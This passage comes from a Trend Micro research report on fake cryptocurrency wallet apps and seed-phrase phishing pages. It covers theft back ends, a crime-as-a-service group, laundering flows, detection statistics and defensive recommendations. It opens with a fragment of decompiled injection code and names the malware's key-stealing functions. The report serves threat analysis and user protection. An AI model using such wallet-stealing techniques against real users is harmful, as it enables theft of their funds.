  objc_msgSend(v8, "appendData:");
  objc_release(v9);
  objc_msgSend(v13, "appendData:", location[0]);
  v10 = objc_retain(v13);
```

Figure 39. Injection done using JavaScript code

By exporting this part of the code, we can find several key malicious functions written in JavaScript that were used by main.jsbundle in the root path of the application including computePrivateKey, computeCaches, and startUpload.

Web

Some phishing pages do not provide a link to download the fake cryptocurrency wallet app, and instead ask victims to directly enter their seed phrase. After selecting the "Next" button, the screen will appear to stay the same; the only difference is that users will see the entered text being uploaded.




Figure 40. Sample of a phishing page requesting users to enter their seed phrase directly

Insights on the Malicious Actors' Motivation and Operations

All the schemes that have been discussed so far consistently show that scammers go after the mnemonic seed phrases to gain access to and control of cryptocurrency wallets. We attempted to log in to the management background of a sample and found that the collected seed phrases came from different wallets. This indicates that the same organization can release multiple fake wallets to steal seed phrases.




Figure 41. Stolen information gathered from fake cryptocurrency wallets

We also discovered a Telegram community in a background login screen. Our monitoring revealed that an organization was selling end-to-end services for stealing cryptocurrencies. The organization called this service “stealing U,” while the victims are referred to as “fry.”

According to its description, the organization’s services include targeting users of cryptocurrency wallets and providing counterfeit websites and the back end that can automatically transfer cryptocurrencies to its chosen accounts.

Moreover, its operations support mainstream cryptocurrency wallets such as imToken, Bitpie, MetaMask, Trust Wallet, and TokenPocket, among others. The organization also mentioned that it can facilitate transfers of popular currencies such as Bitcoin, Ethereum, USD Coin, and BNB, to name a few. The group even declared its ambitious expansion plans by asserting that it will cover more wallets and cryptocurrencies in the future.

Figure 42. Background login screen of a fake cryptocurrency wallet

Once the malicious actors get hold of the seed phrases, they quickly transfer the cryptocurrency to a disposable wallet. After aggregating the stolen assets, they distribute them to several large wallets. Our tracking showed that one of the big wallets had amassed more than US$4.3 million in total.




Figure 43. Tracking of asset transfers from the victim's wallet address to the fraudulent wallet addresses

The US$4.3 million found in one wallet address that the malicious actors own is just the tip of the iceberg; after all, a threat actor usually has multiple wallet addresses. Given the volume of fake wallets that are now at large, it is highly likely that there are several threat groups behind this scheme. Thus, the actual amount of stolen assets can in fact be much bigger than current estimates.

Distribution of Fake Cryptocurrency Wallet Apps

Trend Micro data showed that of the 515 total detections, imToken accounted for half at 57%, followed by MetaMask and Trust Wallet at 15% each. TokenPocket and Bitpie got 8% and 4% respectively, while CoinBase only had 1%.




Figure 44. Distribution of detections according to type of cryptocurrency wallet
Source: Trend Micro Smart Protection Network

Geographic Distribution

Detections from Asia comprised 44% of the total number of detections. Attacks were scattered across North America, Europe, and Oceania.

Region	Detection
Asia	19
North America	14
Europe	6
Oceania	4
Total:	**43**

Figure 45. Geographic distribution of detections
Source: Trend Micro Mobile App Reputation service

Conclusion

Malicious actors have a two-pronged goal: to obtain wallet authorization and steal users' mnemonic seed phrases. Indeed, they need these to gain access to cryptocurrency wallets so that they can swiftly transfer assets from victims' wallets to their own. These persistent threats present a huge challenge to law enforcement agencies given the complex and clandestine nature of the threat actors' operations. Aside from knowing what the risks are, it is important to consistently observe good cyber hygiene practices to avoid falling victim to such scams.

Security Recommendations

To ensure the safety of cryptocurrency assets, here is a comprehensive list of security recommendations to help cryptocurrency users and incident responders keep threats at bay.

For NFT-related schemes and other cryptocurrency scams:

- Never share your wallet's private keys and mnemonic or recovery seed phrases to a website or an application unless you are sure of its legitimacy. Similarly, never share your device's screen or any screenshots that contain the aforementioned information with a third party.
- Ensure the safety of your private keys and mnemonic seed phrases by observing standard security practices such as keeping software versions in your device updated, removing unnecessary applications, and implementing the least privilege principle, among others.
- When migrating your cryptocurrency wallet to a new device (thereby requiring the use of your mnemonic phrases), download relevant applications only from trusted and authentic sources.
- Never trust anyone who asks you to "authenticate" your wallet. Be suspicious of phone calls requesting sensitive information about your cryptocurrency accounts andkeep in mind that source phone number can be faked. It is also recommended to use your service provider's recommended contacts and means of communications.

- Always verify the authenticity of any website that you are about to visit. Scammers often register similar-looking domains and can imitate the design of an official website. Ensure that you are connecting to your desired website using a secure connection and check that there are no issues with the validity of the website's certificate.
- Do not scan unknown QR codes or select links you do not recognize even if the links come from known contacts.
- While trading NFTs, verify the legitimacy of any NFT projects and the relevant marketplace platform.
- Be wary of direct messages initiated by strangers on Twitter, Discord, Telegram, or other social media platforms offering help on cryptocurrency issues.
- If you need support on technical issues related to cryptocurrency wallets or NFTs, use the means of communication recommended by the official applications and websites.
- Engage with smart contracts only if you are interacting with known and trusted parties.
- Be careful of airdropped tokens related to NFTs. Verify their source through tried-and-tested channels. Never send cryptocurrency ahead of your participation in any kind of giveaways or airdrops.Here are other security tips to consider as additional layers of protection:

- Keep cryptocurrency assets in different wallets.

- Use different devices to serve specific functions instead of having just one for your wallets, for internet browsing, or for managing emails.
- Use separate browsers for surfing and for activities that require authentication. The default browser should have zero authenticated sessions to keep your cryptocurrency assets safe.
- Consider not keeping seed phrases in any form of files or in cloud storage.
- Maintain a reliable set of bookmarks for your cryptocurrency accounts instead of selecting the first ones from search engine results.

For fake cryptocurrency wallet apps:

- Download cryptocurrency wallet apps only from trusted sources like Google Play and the Apple App Store.
- When upgrading an app, terminate installation immediately and uninstall the app if you observe any suspicious behavior such as receiving a prompt that says the signatures are inconsistent or that you need to input your seed phrase to continue the update process.
- Transfer a small amount of cryptocurrency for the first time to confirm the legitimacy of the wallet.

Indicators of Compromise (IOCs)

A list of the IOCs can be found in this text file.

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com

TREND MICRO | research

©2022 by Trend Micro, Incorporated. All rights reserved. Trend Micro and the Trend Micro t-ball logo are trademarks or registered trademarks of Trend Micro, Incorporated. All other product or company names may be trademarks or registered trademarks of their owners.